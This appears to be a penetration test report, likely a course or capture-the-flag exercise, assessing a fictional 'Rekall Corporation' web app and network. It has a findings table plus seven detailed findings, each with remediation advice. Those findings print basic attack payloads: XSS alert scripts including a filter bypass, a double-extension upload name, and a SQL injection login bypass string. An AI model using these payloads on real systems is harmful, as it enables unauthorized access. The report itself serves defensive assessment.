Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	Purple Proton LLC
Contact Name	Jaron Khoury
Contact Title	Lead Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	11/20/2022	Jaron Khoury	Initial Draft
002	11/25/2022	Jaron Khoury	Draft 2
003	11/28/2022	Jaron Khoury	Final Draft

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The physical security at TotalRekall is top notch. The team has several checkpoints in place when entering their building, and one located prior to entering the server room. Company laptops and mobile devices are equipped with fingerprint authentication and remote wipe software.
- Cyber security awareness is the foundation of TotalRekall's employee training program. None of the employees were duped by the fake phishing emails that were sent out by our test team.

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS
- SQL Injection
- Command Injection
- PHP Injection
- Sensitive Data Exposure
- Local File Inclusion
- Brute Force Attacks
- Directory Traversal
- Lateral Movement
- Shellshock

Executive Summary

Purple Proton LLC administered a blind comprehensive security assessment of Rekall Corporation's cyber assets in an effort to detect current vulnerabilities and determine a level of risk for each of their technologies in use. This assessment utilized penetration testing methods of engagement in order to provide Rekall Corporation's security team with an understanding of their current security environment.

During the initial phase, a host of OSINT tools and port scans were utilized to help with reconnaissance and mapping potential targets. After fingerprinting the network, the enumeration phase included listing all potential vulnerabilities for each host and a means of attack. Exploitation of every potential vulnerability was attempted, and additional vulnerabilities were discovered once the confidentiality, integrity and availability of the host was compromised.

The results of the test detailed a range of security issues ranging in severity from Critical to Low, and suggested remediation efforts were developed for each. Overall, the assessment determined that Rekall Corporation is not currently equipped to defend against a targeted attack and it is the recommendation of Purple Proton LLC that each of the security issues found in this report be corrected immediately or risk incident.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected - Welcome.php	High
XSS Reflected (Advanced) - Memory-Planner.php	High
XSS Stored - comments.php	High
Sensitive Data Exposure - About-Rekall.php	Low
Local File Inclusion - Memory-Planner.php	High
Local File Inclusion (Advanced) - Memory-Planner.php	Medium
SQL Injection - Login.php	Critical
Sensitive Data Exposure - Login.php	Critical
Sensitive Data Exposure - robots.txt	High
Command Injection - networking.php	Critical
Command Injection (Advanced) - networking.php	High
Brute Force Attack - Login.php	Critical
PHP Injection - souvenirs.php	Medium
Session Management - admin_legal_data.php	High
Directory Traversal - disclaimer.php	Critical
Open-Source Exposed Data - https://centralops.net/co/DomainDossier.aspx	Low
Ping Exposed Data - 34.102.136.180	Low
Open-Source Exposed Data - Certificate History	Low
Number of Hosts on the Network - 192.168.13.0/24	Medium
Drupal Host - 192.168.13.13	High
Nessus Scan - 192.168.13.12	Critical
Apache Tomcat Remote Code Execution - 192.168.13.10	Critical
Shellshock Exploit - 192.168.13.11	High
Shellshock Exploit (Continued) - 192.168.13.11	Critical
Struts CVE-2017-5638 - 192.168.13.12	High
Drupal CVE-2019-6340 - 192.168.13.13	High
CVE-2019-14287 - 192.168.13.14	High
Github Page - Github	Low
Nmap Scan - 172.22.117.0/24	Medium
NSE Script for FTP - 172.22.117.20	Medium
SLMail SMTP and POP3 - 172.22.117.20	Medium
Scheduled Task - 172.22.117.20	Medium
SLMail - 172.22.117.20	Critical
Lateral Movement - 172.22.117.20	Critical
Local Security Authority Subsystem Service - 172.22.117.20	Critical
C:\ Directory - 117.22.117.20	Critical

Administrator Credentials Access - 172.22.117.20	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux OS: 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Web Server: 34.102.136.180 Windows OS: 172.22.117.10 172.22.117.20
Ports	Linux OS: 4444 34048 34060 51164 58874 Windows OS: 21/TCP – FTP 25/TCP – SMTP 79/TCP – Finger 80/TCP – HTTP 106/TCP – POP3PW 110/TCP – POP3 135/TCP – MSRPC 139/TCP – NETBIOS-SSN 443/TCP – SSL/HTTP

Exploitation Risk	Total
Critical	12
High	13
Medium	7
Low	5

Vulnerability Findings

Attacking the Web Application

Vulnerability 1	Findings
Title	XSS Reflected
Type (Web app / Linux OS / WIndows OS)	Web Application

Risk Rating	High
Description	The vulnerability was discovered on the welcome.php webpage using cross-site scripting. The following JavaScript payload was injected through the input field to reveal the vulnerability: <script>alert(“hello”)</script>
Images	Fig.1
Affected Hosts	Welcome.php
Remediation	Recommend validating all user input data; utilizing an allowlist of acceptable variables and treating anything that originates from outside the system as untrusted.




Fig.1 - Welcome.php

Vulnerability 2	Findings
Title	XSS Reflected (Advanced)
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High

Description	Input validation was bypassed by splitting up the word “script” in the payload: <5cr1ptT><ScriPT>alert(“hi”)</5cr1ptT></ScriPT>
Images	Fig.2
Affected Hosts	Memory-Planner.php (1st input field)
Remediation	Recommend for the DevOps team to use secure coding practices and to deploy web application firewalls (WAF).




Fig.2 - Memory-Planner.php_1

Vulnerability 3	Findings
Title	XSS Stored
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	High
Description	The following script was used to exploit a lack of input validation: <script>alert(“hello”)</script>
Images	Fig.3
Affected Hosts	comments.php
Remediation	Recommend the use of secure coding practices and the deployment of firewalls.




Fig.3 - comments.php

Vulnerability 4	Findings
Title	Sensitive Data Exposure - About-Rekall.php
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Low
Description	Using the following curl command, the flag was revealed in the HTTP response header: curl -v http://192.168.14.35/About-Rekall.php | grep flag
Images	Fig.4
Affected Hosts	About-Rekall.php
Remediation	Recommend the use of secure coding practices and the deployment of firewalls.




Fig.4 - HTTP Header

Vulnerability 5	Findings
Title	Local File Inclusion
Type (Web app / Linux OS / WIndows OS)	Web application
Risk Rating	High
Description	The flag was discovered by uploading a php file into the input field.
Images	Fig.5
Affected Hosts	Memory-Planner.php (2nd input field)
Remediation	Recommend establishing an input validation that limits the specific file types that can be uploaded.




Fig.5 - Memory-Planner.php_2

Vulnerability 6	Findings
Title	Local File Inclusion (Advanced)
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	The following title was used for the php file in order to bypass the input validation: ctf.jpg.php
Images	Fig.6a & b
Affected Hosts	Memory-Planner.php (3rd input field)
Remediation	Recommend an input validation that limits the specific file types that are allowed to be uploaded.




Fig.6a - ctf.jpg.php




Fig.6b - Memory-Planner.php_3

Vulnerability 7	Findings
Title	SQL Injection
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Critical
Description	The following payload was submitted through the password field to exploit a sql injection vulnerability: 1’ OR ‘1’ = ‘1
Images	Fig.7
Affected Hosts	Login.php (1st input field)
Remediation	Recommend implementing a validation to sanitize all input prior to backend processing and using parameterized queries.

